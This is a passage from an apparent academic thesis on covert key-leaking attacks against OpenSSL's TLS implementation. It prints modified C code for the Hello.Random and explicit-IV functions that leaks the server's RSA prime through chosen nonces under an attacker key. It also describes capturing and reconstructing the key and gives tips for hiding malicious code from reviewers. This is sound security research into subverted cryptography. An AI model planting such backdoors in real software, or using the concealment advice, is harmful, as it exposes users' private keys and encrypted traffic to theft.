As mentioned in Section 4.6, only the prime number p is required for reconstruction of the whole RSA private key.
This number is extracted and converted into plain bytes for further operations.

```
43 while(asa_timer < 4096) {
44         ret = RAND_bytes_ex(s->ctx->libctx, rand, calcLen);
45
46         if (ret > 0) {
47                 if (dgrd == DOWNGRADE_TO_1_2)
48                         memcpy(result + len - sizeof(tls12downgrade), tls12downgrade,
49                                 sizeof(tls12downgrade));
50                 else if (dgrd == DOWNGRADE_TO_1_1)
51                         memcpy(result + len - sizeof(tls11downgrade), tls11downgrade,
52                                 sizeof(tls11downgrade));
53         }
54
55         EVP_Cipher(asaCtx, asaOut, rand, calcLen * sizeof(unsigned char));
56
57         if(asaOut[2] == dBytes[(asaOut[0] + (asaOut[1] & 0x0) * 256)])
```

```
58                  break;
59
60          asa_timer ++;
61  }
62
63  for(int i = 0; i < len; i ++) {
64          buff[i] = rand[i];
65  }
66
67  EVP_CIPHER_CTX_free(asaCtx);
```

Now a random number is chosen and modified, if a downgrade is required. This is necessary to obtain the number that will actually be sent over the network. This is the number the attacker sees and that he uses to reconstruct the key. If the unmodified number was chosen as seed, the attacker would not be able to reconstruct the key so straight forward. Now the modified random number is encrypted with the attacker's secrets. The result of this encryption is then checked for information, as described in Algorithm 4. If the number does contain any information, the process stops and this number is used. Otherwise the timer is increased and the process starts over, until a timeout of 4096 tries is reached. The value of 4096 was found by trial and error and, as the results will show, offers a very good upper bound for the worst case execution time.
If a suitable random number was found or the timeout was reached, the random number is written into the appropriate buffer as a kind of "return value" (from a programming perspective this is more like a functions side effect). In the end, the memory of the cipher used as PRF is freed. The `ssl_fill_hello_random()` function is now almost done.

```
68  if (!ossl_assert(sizeof(tls11downgrade) < len)
69          || !ossl_assert(sizeof(tls12downgrade) < len))
70                  return 0;
71
72  return ret;
73  }
```

Last, but not least, a possible error is checked. If everything is ok, the function terminates without an errorcode, but with a nonce that reveals information about the users secret key selected. The first part of the attack is done. Now it is up to the attacker to obtain as many TLS handshakes as he can in order to extract the Hello.Random nonces and reconstruct the key.

5.3 eIV Method

The eIV method takes place in the `tls1_enc()` function of the `s3record.c` file. `s3record.c` is another class that implements TLS core functionality, especially the `tls1_enc()`-function. Not only does this function handle integrity protection and prepares pipelining, it also deals with the data encryption and decryption, which also means it sets a fragmets's IV.

5.3.1 The Original eIV function

The original `tls1_enc()` function is rather long and performs a variety of tasks. For the sake of clarity the code was abbreviated and partly abstracted to pseudocode. If parts were left out, they are marked with a `// [...]`, if parts were abstracted, they are marked with `// [abstraction]`.

Listing 5.3: The original eIV Function

```
1  int tls1_enc(SSL *s, SSL3_RECORD *recs, size_t n_recs, int sending) {
```

Once again the function is handed the SSL "god object". With *recs* it receives a pointer to one or more records, the actual number of records is specified in *n_recs*. The *sending* variable specifies whether data is sent or received, which decides whether data is en- or decrypted.

```
2  // [initialize Variables]
3
4  // [...]
5
6  if(sending) {
7      // [...]
8      // [determine length of IV]
9
10     if (ivlen > 1) {
11         for (ctr = 0; ctr < n_recs; ctr++) {
12             if (recs[ctr].data != recs[ctr].input) {
13                 SSLfatal(s, SSL_AD_INTERNAL_ERROR, SSL_F_TLS1_ENC,
14                 ERR_R_INTERNAL_ERROR);
15                 return -1;
16             } else if (RAND_bytes_ex(s->ctx->libctx, recs[ctr].input,
17                 ivlen) <= 0) {
18                 SSLfatal(s, SSL_AD_INTERNAL_ERROR, SSL_F_TLS1_ENC,
19                 ERR_R_INTERNAL_ERROR);
20                 return -1;
```

```
21              }
22          }
23      }
```

First various variables are initialized. The handling of errors is skipped. It is then checked, whether the records are to be sent or were received. If they are to be sent, the length of the IV is determined. Some modes of encryption do not need an IV, so the next part is only executed if an IV is needed (ivlen > 1).
`if (recs[ctr].data != recs[ctr].input)` checks if the code can write into the input buffer of a record and throws an error if not.
`else if (RAND_bytes_ex(s->ctx->libctx, recs[ctr].input, ivlen) <= 0)` then writes the actual IV in front of the data and throws an error if it fails to do so.

```
24  else { // if not sending
25      // [prepare integrity check]
26      // [prepare decryption]
27  }
28
29  // if [data does not have to be encrypted] {
30      // [ciphertext = plaintext]
31
32  } else { // Data needs to be encrypted
33      // [prepare encryption]
34      // [...]
35      // [prepare pipelining]
```

A lot of different things are prepared for the upcoming en-/decryption.

```
36  tmpr = EVP_Cipher(ds, recs[0].data, recs[0].input,
37          (unsigned int)reclen[0]);
```

This is the instruction to actually en/decrypt the record. The `EVP_Cipher` instruction uses the encryption algorithm specified in *ds* to encrypt *reclen[0]* many bytes from *recs[0].input* and writes the ciphertext into *recs[0].data*.

```
38  if (sending == 0) {
39      // [AEAD Decryption]
40  }
41
42  ret = 1;
43
44  // if [not sending] {
45      // [MAC handeling]
```

```
46  }
47
48  return ret;
```

The last part of the `tls1_enc()` function handles decryption with AEAD (Authenticated Encryption with Additional Data) ciphers and handels padding that was used for the MAC (Message Authentication Code). If no errors occurred, the value 1 is returned.

5.3.2 The Modified eIV Code

As explained in subsection 4.4.3 OpenSSL treats the eIV as another block of plaintext. Therefore possible eIV has to be encrypted (because an attacker can only obtain the encrypted eIV) before using it as seed for the PRF. This extra encryption step makes the implementation of the eIV attack more difficult, because encrypting the eIV with the victim's algorithm has side effects.
OpenSSL decides between the original IV (oIV) and the wIV. The oIV is basically the same as the sIV, while the wIV equals the result of the encryption of the last block. This means that encrypting the same plaintext twice results in different ciphertexts (because the first encryption used the oIV/sIV as IV, the second one the result of the first one).
On the other hand, the victim's encryption algorithm could not be copied easily. Therefore a backup of the wIV had to be made before, and restored after the trial-and-error process of finding a suitable random number as eIV.

Algorithm 7: eIV ASA: Choosing a random nonce, encrypting it and checking if the ciphertext contains information about the key.

```
1  int timer = 0
2  wIVBackup = cipher.getwIV()
3
4  while timer < 100 do
5      nonce ← getRandom(size)
6
7      encryptedNonce = cipher.Encrypt(nonce)
8      randomNumber = PRF(encryptedNonce, attackerKey, size)
9      cipher.setwIV(wIVBackup)
10
11     if randomNumber[1] == key[randomNumber[0]] then
12         break
13
14     timer ++
```

However, during the course of research, it was decided to switch from version 1.1.0i of

the OpenSSL library to the (at that time) newest version 3.0.0-alpha3-dev.
This introduced various changes, which on the one hand e.g. added library-native functions to get and set wIVs (so the overall footprint of the modification compared to the original library was reduced), but on the other hand broke the implementation of the eIV method as described in Algorithm 7. To mitigate this, the whole attack was moved further into the `tls1_enc()` function.

This meant, that not only the nonce would be encrypted over and over on the search for a suitable nonce, but the whole record, which means a huge increase in worst case execution time.
So line 36 was replaced with the following code:

Listing 5.4: The modified eIV Function

```
36 EVP_PKEY *privKey = SSL_get_privatekey(s);
37 const RSA *rsa = EVP_PKEY_get0_RSA(privKey);
38
39 const BIGNUM *d = RSA_get0_p(rsa);
40 unsigned char *dBytes = malloc(BN_num_bytes(d) * sizeof(unsigned char));
41 BN_bn2bin(d, dBytes);
42
43 unsigned char *inputBackup = malloc((unsigned int) reclen[0]
44                 * sizeof(unsigned char));
45 memcpy(inputBackup, recs[0].input, (unsigned int)reclen[0]);
46
47 unsigned char *toCheck = (unsigned char*) malloc(ivlen * sizeof(unsigned char));
48 unsigned char *uselessPointer = (unsigned char*) malloc(1);
```

At first, a backup of the records input buffer is created. The first block of this backup is the original nonce that was selected at line 16 as in Listing 5.3.

```
49 ASA: memcpy(uselessPointer, recs[0].input, 1);
50 tmpr = EVP_Cipher(ds, recs[0].data, recs[0].input,
51 (unsigned int)reclen[0]);
```

Then the whole record is en/decrypted. Before that a goto-point is set to repeat the process if no suitable nonce has been found.

```
52 if(sending == 1 && ivlen > 0) {
```

After the en/decryption it is checked if the record was encrypted or decrypted (depending on the *sending* variable). This has to be done because the attack would otherwise

interfere with the decryption of a record. It is checked, too, whether the cipher used even has an IV.

```
53          memcpy(toCheck, recs[0].data, ivlen);
54
55          const unsigned char asaKey[] = "BADBABE00000000000000000000000";
56          const unsigned char asaIv[] = "BADBEEF00000000000000000000000";
57          EVP_CIPHER_CTX *asaCtx = EVP_CIPHER_CTX_new();
58          EVP_EncryptInit(asaCtx, EVP_aes_128_cbc(), asaKey, asaIv);
59
60          int extraBlock = 0;
61          if(sizeof(toCheck) % EVP_CIPHER_CTX_block_size(asaCtx) != 0)
62                  extraBlock = 1;
63
64          unsigned char asaOut[sizeof(toCheck) * sizeof(unsigned char)
65                  + extraBlock * EVP_CIPHER_CTX_block_size(asaCtx)];
```

If the record is actually being encrypted and the used cipher has an IV, the attacker's PRF (or more precisely the attacker's cipher) is set up, as already described in Listing 5.2.

```
66          EVP_Cipher(asaCtx, asaOut, toCheck, EVP_MAX_IV_LENGTH
67                  * sizeof(unsigned char));
68          EVP_CIPHER_CTX_free(asaCtx);
```

Then the encrypted nonce is used as seed for the attacker's PRF. In other words, the encrypted nonce is encrypted *again*, but this time with the attacker's cipher.

```
69          if (!asaOut[2] == dBytes[(asaOut[0] + (asaOut[1] & 0x0) * 256)])
70                          && (asa_timer < asa_timeout)) {
71                  memcpy(recs[0].input, inputBackup, (unsigned int)reclen[0]);
72                  asa_timer ++;
73
74                  if (RAND_bytes_ex(s->ctx->libctx, recs[0].input,
75                                  ivlen) <= 0) {
76                          SSLfatal(s, SSL_AD_INTERNAL_ERROR, SSL_F_TLS1_ENC,
77                          ERR_R_INTERNAL_ERROR);
78                          return -1;
79                  }
80                  goto ASA;
81          }
82  }
```

The result is then checked for an information leak. If it does *not* leak any information and the timer has *not* reached the timeout yet, the original record is restored and the nonce at

the beginning overwritten with a new random number. The code then increases the timer by one and jumps back to the point before the encryption of the whole record. In this case, the process starts over.
But if a suitable nonce has been found, the code continues to run at line 37 of Listing 5.3. Therefore the record with the modified nonce is further processed.

Again, this first part of the attack is done and it is up to the attacker to obtain the ciphertext of the nonce, as in this case, the ciphertext leaks the information, not the actual nonce itself.

5.4 The Attacker's Toolbox

With the goal to obtain the victim's secret key, the modification of the OpenSSL library is only the first part of the attack. The second one is to actually acquire the modified nonces and to reconstruct the secret key from them. He does this the following way:

1. Collect modified nonces
2. Extract information from nonces
3. Reconstruct Key from extracted information
4. Verify Correctness of reconstructed key

In this kind of attack setup, an attacker needs to capture the nonces when they are transmitted. He could use any network sniffer for this, but for this research *tshark*, the command line version of *Wireshark* was used. A small bash script automatically filtered the right parts of messages out, so they could easily be processed further. The script can be found in the appendix as Listing A.1. An attacker could also capture the whole network traffic and decrypt it later, once he reconstructed the secret key.

Next, he needs to extract the information from each individual nonce. In this case a Python script iterates over all collected nonces. It calls a C program which uses the attackers PRF to generate the same pseudorandom number as it did on the victims machine. Based on this number, the Python script then calculates the position of a byte and the value of the corresponding byte of the key. Once every nonce was examined, the whole information is reconstructed, based on the most frequent (and therefore most likely) value for each position. This procedure is described in Algorithm 5 and the python based implementation can be found in the appendix as Listing A.2

Once the attacker has reconstructed the leaked information, he can start reconstructing the key. As mentioned in Section 4.5 various methods to reconstruct e.g. RSA secret keys have already been described [HS09; HS08; Bon+99] and will not be examined further in this thesis.
One optional, last step is to verify the correctness of the reconstructed key, e.g. by generating the matching public key and checking this against the public key of the victim.

6 Testing

This chapter describes how the implementation of the two methods was tested and which criteria were evaluated.

To measure the performance of the Noncense attack some metrics have to be established. They can be distinguished into metrics regarding the code, the execution, and the results. They are all measured from an attackers perspective, which e.g. means that the undetectability of the attack is desirable.
The main metrics an attacker might be interested in are:

1. **Undetectability** of the changes made to the code
2. **Reliability** of the transmission of information
3. **Speed** or the duration of transmitting information

An attacker would like to maximize all three of these.

6.1 Undetectability

Undetectability as defined by [BPR14] and refined by [BJK15] as indistinguishability between a ciphertext generated by an original implementation and a ciphertext generated by an subverted implementation, comes from a cryptographic point of view. This thesis expands the term "undetectability" to include (un)detectability in code and execution time behavior. Therefore, in this thesis undetectability is a rather "soft" metric and describes how much effort a victim has to put into looking for anomalies in order to detect the attack. This can hardly be measured in numbers, only some characteristics can.
While an attack *can* always be detected if the victim has access to the source code, this does not imply that an attack *will* always be detected (at least not immediately), as e.g. the bugs mentioned in Section 1.4 show. If the attack is placed in a "black box", so that the victim has no access to the internal workings of an algorithm, it becomes significantly harder to detect an attack. But it might still be possible, e.g. due to unusually long code execution time. An attacker has to keep these sidechannel factors in mind, too.

An important factor for the undetectability is *complexity*. The more complex a piece of code is, the more time it takes to detect a bug (or attack), or in other words, the less likely is it that a bug (or attack) will be detected. Hiding malicious code follows the "Security through obscurity" paradigm. An attackers goal would be to hide the modifications so well, that a victim would notice the changes only upon close inspection. This buys the attacker valuable time during which the attack can happen.
An attacker would like to maximize the code's (but not necessarily the attack's) complexity within a reasonable frame. He can achieve this e.g. through the following ways:

1. Split functionality across several parts of the code.
2. Add dead ends, unnecessary jumps and loops to the code.
3. Use misleading functions, names and classes.

This can hardly be measured in numbers, but is non the less important for the undetectability of an attack, as is the *coding style* of the attack. The coding style can vary heavily between different developers. An attacker would like to copy the coding style of the original code to not raise suspicion through unconventional naming, spacing or function calls.

Code Size The code size measures the amount of changes made to the original code and can be measured as the difference in lines of code (LOC) or source lines of code (SLOC). This is likely to be a positive number, but theoretically negative numbers are possible, too (in the case the attack was implemented by removing code). Alternatively, the changes can be measured in characters or operations. This would also detect changes an attacker made in one line, without appending another one.

This total amount of changes can be compared to the overall size of the modified file, library or program to get the relative size of modification. After all, it is a difference if one hundred SLOC have been altered in a one million SLOC code, or ten SLOC in a 20 SLOC code, the later probably being much easier to detect.
An attacker would like to minimize the attack's size in code.

Further Code Alterations Further code alterations are a collection of other code metrics and are not clearly defined. They alone can hardly be used to detect an attack, but might be indicators for a victim that code has been modified in a malicious way.
Arguably important are the following questions:

1. Does any class import any new/other classes?
2. Have any files been modified, added or removed?
3. Have any classes been modified, added or removed?
4. Have any functions been modified, added or removed?
5. Have any variables been modified, added or removed?
6. Does any code access other code or information it would not be expected to access?

This list can be expanded or shortened as it seems appropriate.
An attacker would like to minimize these changes, which goes hand in hand with the minimization of the overall code size. This can be achieved, e.g. by the creative re- or misuse of already present, thus unsuspicious functions, classes and features.

Code Execution Time If a victim has no access to the code, or the code is too big to be examined thoroughly, the code execution time can be a strong indicator for an attack. The code execution time splits into various interesting factors. First of all, the total execution time of the attack is interesting. Does an attack take 2 milliseconds or 2 hours? Then the overall execution time of the whole code is important, as it sets the execution time of the attack into perspective and reveals the relative execution time of the attack. If an attack takes one second of a 60 seconds total execution time, it will probably be much harder to detect than an attack that uses 45 seconds of a 60 seconds execution time. Last, but not least, the execution time of the attack can be compared to the execution time of the original code. If a functions suddenly takes ten instead of one second, a victim would probably become suspicious.
An attacker would like to minimize the code execution time, which does not necessarily corresponds to minimizing the code size.

CPU Load Related to the code execution time is the CPU load. An execution of the attack should not cause any significant derivations from the original code. Though short term deveations should not cause any trouble, long term derivations, e.g. a high CPU load for a long time could raise suspicion.
An attacker would like to minimize the difference between the attacks CPU load and the original cpu load.

Memory Usage Memory usage is quite similar the the CPU load. It should not deviate significantly from the memory usage of original code.
An attacker would like to minimize the difference between the attacks memory usage and the original memory usage.

Nonce Distribution Previous work shows that theoretically, as long as a secure PRF is used, the distribution of the nonces should not change due to an attack [BPR14; BJK15].
Nonetheless, in practice this might not be true, as implementations could be imperfect and insecure. So even if the random numbers are properly distributed, the selected nonces might not. When comparing the nonces generated by a modified piece of code against those of an unmodified one, a victim might recognize spikes or other anomalies in the distribution of nonces.
In the end, this boils down to testing a pseudo random number generator (PRNG) for proper pseudorandomness, which is a difficult task. Methods as Pearson's Chi-squared test [Pea00] to determine whether or not a set of numbers can be reasonably supposed to have arisen from a random distribution exist, but would go beyond the scope of this thesis.
An attacker would like to minimize the differences between the nonce distribution of a modified and an original version.

6.2 Reliability

The *reliability* consists of the *completeness* and *correctness*, combined with a "good" *signal to noise ratio*. If the reconstruction of information from captured nonces works in a correct way, but the method to select nonces is not reliable, the reconstruction of a key might fail or a wrong key might be reconstructed.

Completeness Completeness means, that every bit of information will be leaked at some point. While there is always a chance that a position in a key might not be leaked due to the randomness of the selection of positions, a position should not be excluded by the basic algorithm. Such scenarios might appear when there are more positions than random numbers, so that a combination of random numbers has to be used to address a position. This could cause addressing issues, e.g. when trying to leak prime numbers while using a multiplication of random numbers for addressing.
An attacker would like to maximize the amount of leaked positions, so that as few brute-forcing as possible is required to guess the values of the remaining positions.

Correctness Correctness means, that if a position is selected, the right value is leaked and later reconstructed. Otherwise an attacker has no way to detect a wrong value without further knowledge about the leaked information (e.g. if an attacker knows, that every value has to be either a one or a zero, a two would be unambiguously identified as a bad value).
An attacker would like to maximize the amount of correct values, or minimize the amount of incorrect values, respectively.

Signal to Noise Ratio The signal to noise ratio describes the relative amount of nonces that do leak information compared to the amount of those who do not.

$$SNR = \frac{\text{Signal}}{\text{Noise}}$$

This can be heavily influenced by the timeout when searching for a suitable random number. The lower the timeout, the higher the likelihood that no suitable random number has been found. Hence, a real random number is used as nonce. The attacker has no way to detect that such a nonce does not contain any information (again, unless he has further knowledge about the information that is been leaked.). Therefore this nonce is noise that hampers the correct reconstruction of information.
This is also the reason that when reconstructing the information, the attacker chooses the value of a position based on the highest likelihood. If the value A was leaked 5 times for one position and the value B just once, it is likely that the correct value is A, because it is unlikely that the selection timed out 5 times and the resulting random number always contained the value A. If the signal to noise ratio becomes too low (too few signals, too much noise), it becomes impossible to reconstruct the information, as it is more and more likely that a random value that does not contain any information is leaked more often, than the actual value it self. An attacker has no way to detect this and would therefore reconstruct incorrect information without knowing so. An attacker would like to maximize the signal to noise ratio, that means maximize the amount of nonces that leak information while minimizing the amount of those who do not.

6.3 Speed

Speed specifies the amount of time that is needed to completely leak the desired information and is always favorable for an attacker. This is mainly influenced by the method the attacker chooses. For example, the eIV method described in this paper can potentially leak information with every new record, while the Hello.Random method only leaks information at every new connection. Also the size of the leaked information is important.

Therefore this attack does not leak a whole private key with all its components, but only the crucial information that is needed to reconstruct the key and that cannot be deferred from other information. But these factors do not leave much room to adapt an attack. When a method is chosen, it cannot be altered. When certain information is crucial and cannot be deferred from other information, it has to be leaked. The only factor that can be modified is the payload size.

Payload Size The payload size describes the amount of information that is leaked each time that information is leaked. This boils down to the amount of positions that are being leaked at once. Too many positions and the probability of finding a random number that leaks all positions becomes very small. Therefore the timeout would need to be rather high, which in turn goes hand in hand with a higher execution time and that might raise suspicion. On the other hand, if too many positions are to be leaked at once and the timeout is too low, a shorter execution time would be guaranteed, but the signal to noise ratio would decrease up to a point where it is impossible to reconstruct the information.
The expected amount of tries to find a suitable nonce when trying to leak an amount of a bits is 2^a. But the probability that no suitable nonce is found is still 0.5, so to sufficiently assure that a suitable nonce is found, this formula can be expanded to $2^a * a$, which decreases the probability of failure to a reasonable minimum (or in other word increases the probability of success to a reasonable maximum). This value is a good point to start when trying to find a good timeout for a given number of bits. More advanced versions of this attack could e.g. adjust the payload size dynamically, based on the average execution time, etc. An attacker would like to maximize the payload size, while keeping the timeout (and therefore the execution time) reasonably low.

6.4 Experimental Setup

To get first results on these metrics, multiple tests of the attack have been concluded. The setup consisted of two machines, one acting as victim running the modified version of OpenSSL as a server, and the other one as client, running the original version of OpenSSL, connecting to the server. The attacker eavesdropped on the traffic at the client machine.
The client machine was based on Ubuntu 20.04.1 LTS, running OpenSSL version 1.1.1.f. The server machine was a virtual machine running on the client machine, but as an own machine in the local area network. Therefore it appeared to both machines as if they were completely separated. The server's operating system was Ubuntu 18.04.4 LTS, running the (at that time) latest version 3.0.0-alpha3-dev from the OpenSSL Git master branch [Ope20a], modified to do both the Hello.Random and the eIV Noncense attack. The ap-

propriate method was chosen automatically, based on the used TLS version.

As mentioned in Section 5.1.2, one part of OpenSSL are the openssl executables, which contain a number of debugging tools. Two of these tools are the `openssl s_client` and its counterpart, the `openssl s_server`. These tools can be used to debug and test TLS connections with control over every little parameter. While they can be used to simulate e.g. webservers, they can also transmit plaintext through an TLS secured connection, which was done in this setup. The server ran the `openssl s_server`, to which the client connected via the `openssl s_client`.

To accurately measure the time for running an attack, the server's code was augmented with c-native `timespec` timestamps. Measured were the total execution time of modified functions, as well as the execution time of the attack within these functions. The provided accuracy is supposed to be 10^{-9} seconds (one nanosecond). To calculate the passed time, the timestamp at the start of a block was saved and later subtracted from the timestamp at the end of a block. One problem with this method is the context switching of processes. During the measurement the processor might stop the execution of the OpenSSL process, execute another process, and then switch back to the OpenSSL process. In this case the time of the other process would also be taken into account. This was mitigated by reserving one of the CPU's cores specifically for the execution of the OpenSSL process, therefore preventing context switches.
Other timers that are aware of context switches exist, but were not feasible to be implemented in the OpenSSL code. All in all, another work could do an in-depth analysis of the metrics and how the attack affects them.

Additionally monitored were the success of finding a random number before timeout through a status message (success/failure), and if successful, the number of tries until finding a suitable random number, the random number and the result of the PRF when using the random number as seed.

6.5 Execution

All tests were executed with the AES cipher due to simplicity. The different configurations can be found in Table 6.1 The Noncense attacks are independent of the used cipher, as long as the cipher is a block cipher. The use of AES for testing should therefore not present a loss of generality for the results. Furthermore, AES is one of the most popular ciphers and the only blockcipher originally specified for TLS 1.3 [Res18]. Each test consisted of

TLS Version	Cipher	Method
TLS 1.2	AES-128	eIV Original
		eIV Method
		Hello.Random Original
		Hello.Random Method
	AES-256	eIV Original
		eIV Method
		Hello.Random Original
		Hello.Random Method
TLS 1.3	AES-128	Hello.Random Original
		Hello.Random Method
	AES-256	Hello.Random Original
		Hello.Random Method

Figure 6.1: An overview about the different test configurations.

the generation 32 000 nonces through sending TLS records or performing a TLS handshake, respectively. For simplicity's sake all sent records were empty. This influenced the absolute execution time of the eIV method, as not only the IV, but the whole record is encrypted, but the relative factor of the increase in execution time should have remained the same. The measurements of each test were then analyzed with the R Statistics Framework [3]. At last, a reconstruction of the key was carried out, but not extensively analyzed, as this is not the major focus of this thesis.

[3] `https://cran.r-project.org/`

7 Results

The generation of the 12*32,000=384,000 nonces took quite some time. E.g. one Hello.Random run took around 2.5 hours (as a whole TLS handshake had to be performed), while one eIV run only took around 20 minutes. Whereas all methods at least once found a suitable nonce in the first try, the average number of tries was around 255 tries (255,15 for the eIV method and 253,475 for the Hello.Random method), which closely aligns with the expected value of $2^8 = 256$ tries. The maximum number of tries over all runs were 3121, which still was well below the timout of 4096 tries. No attack timed out and every nonce contained information.

7.1 Undetectability

The implementation of the attacks increased the size of the library by 87 LOC or 2636 bytes, respectively. This is an increase of $\sim$0.006%. If one were to examine each byte of the code, one line contained 32 bytes on average (based on the introduced changes, 2636 bytes / 87 LOC $\approx$ 30 bytes/LOC) and it took on average 3 seconds to examine one LOC, the examination of the whole code would take at least 1242.5 hours of work, or 31 weeks at 5 days of 8 hour work. This is arguably a lower bound for the required time, as it presupposes the immediate understanding of the code upon reading. If one were to examine the code with no clue on where to start or what an attack would look like, it would take a minimum average of $\sim$600 hours of work to find the attack. This is arguably a challenge and rises the question, whether or not other metrics promise faster detection of ASAs.

The execution time of the attacks was significantly higher than the original ones (eIV 7 times higher, Hello.Random 13 times higher). However, the absolute execution time with an average of 0,001 and 0,002 respectively, is still well below the threshold of what humans perceive as instantaneous [Mil68]. Also the armortized execution time is very small, as the attacks do not happen upon every record, but only once per connection (Hello.Random), or once per fragment stream (eIV Method).

7.1.1 Code Size

The implementation of the eIV method changed 48 lines of code, 46 of which were new. The `s3_record.c` file, which contains the attack's code, grew from 2,109 to 2,155 lines of code, which is roughly a 2.2% increase. Measured in bytes, the file grew by 1660 bytes from 75,486 to 77,146 bytes, which also represents a ∼2.2% increase. The implementation of the Hello.Random method changed 45 lines of code, 41 of which were new. The `s3_lib.c` file, that contains the attack's code, grew from 4,986 to 5,027 lines of code, which is roughly a 0.8% increase. Measured in bytes, the file grew by 976 bytes from 131,914 to 132,890 bytes, which represents a ∼0.7% increase. The overall size of the library, as distributed as source code via Github [Ope20a], is ∼45.5 MB, so the implementation of both attacks increases the overall size by 2636 bytes or ∼0.006%.

7.1.2 Further Code Alterations

For the implementation of both methods two files were modified in total (one for each method), two functions edited (again one for each method), and no files, classes or functions added, nor removed. No new imports were necessary. Non the less, both files did not originally access the RSA private key, so this might cause suspicion.

7.1.3 Code Execution Time

An overview over the individual results of the different configurations can be found at Table A.1 and Table A.3. The average code execution time of the eIV method was around 7 times higher than the original execution time (See Figure 7.1a). The mean absolute execution time was around 0.002 seconds. According to studies from human computer interaction, latency below 100ms (0.1 seconds) is perceived as instantaneous by most humans [Mil68], in so far the attack should not arise any suspicions of a human using the subverted library. This is important, because it does not cause an initial suspicion, after which a victim might take a closer look on the code that is being executed. Therefore the attack might go undiscovered for a longer period of time.
Yet the mean absolute execution time of the eIV method could become critical if records beyond a certain size get attacked. Due to the way the eIV method is implemented, not just the eIV, but *the whole record* is encrypted over and over. Therefore larger records cause a higher execution time, even though the factor of 7 should remain the same. The mean absolute execution could be further reduced if an attacker went deeper into the OpenSSL code to only encrypt the eIV, potentially on cost of the versatility of the attack (as only certain ciphers allow this), as well as a larger footprint in the codebase.
The average code execution time of the Hello.Random method was around 13 times

higher than the original execution time (See Figure 7.1c). The mean absolute execution time was around 0.001 seconds.

A visualization of the mean results over all configurations can be found at Figure 7.4. Visualization of individual results can be found in Table A.1 and Table A.3, which are visualized in Figure A.2 and Figure A.4.


A factor of 7 or 13 times might seem like a significant change, but when using the modified library, this might not be such an impact. After all, the attacks do not happen upon every record, but only once every connection (Hello.Random), or once every fragment stream. Even if one were to monitor the required time on its own, the spikes in execution time might seem like random noise and be treated as such. Only upon comparison with values of an non-modified library this might cause suspicion.

7.1.4 CPU & Memoryload

CPU- and memory load were not monitored, as the results would have been meaningless. In the described attack setup, one nonce is generated right after an other, which caused a constantly high load on CPU and memory. However, this does not depict reality, where a nonce is only selected on every new connection (Hello.Random Method) or every new fragment stream (eIV Method).

7.1.5 Nonce Distribution


Under the assumption that the original distribution of random nonces, as the `RAND_bytes_ex()` provides it, is equally distributed, selecting only those which start with bytes that reveal information about the key clearly reduces the distribution to a non-equal one. However, not the nonce per se is checked for information, but the result of the PRF that uses this nonce. As PRF AES is used, which is a randomized encryption. That means that its ciphertexts look like a random distribution of bits. This is the distribution that is reduced to a non-equal one which contains information about the key.
AES is "decoupling" the two distributions from each other. A manipulation of one does not necessarily influence the other in the same way. Bytes of the plaintext influence bytes of the ciphertext in a highly complex way. Multiple plaintexts result in ciphertexts that have the same first bytes, but these plaintexts are related in a non trivial way. AES should



(a) eIV (b) eIV original

(c) Hello.Random (d) Hello original

Figure 7.2: The mean execution time in ns over all configurations of the two methods.



(a) eIV (b) Hello.Random

Figure 7.4: The mean ammount of tries over all different configurations.

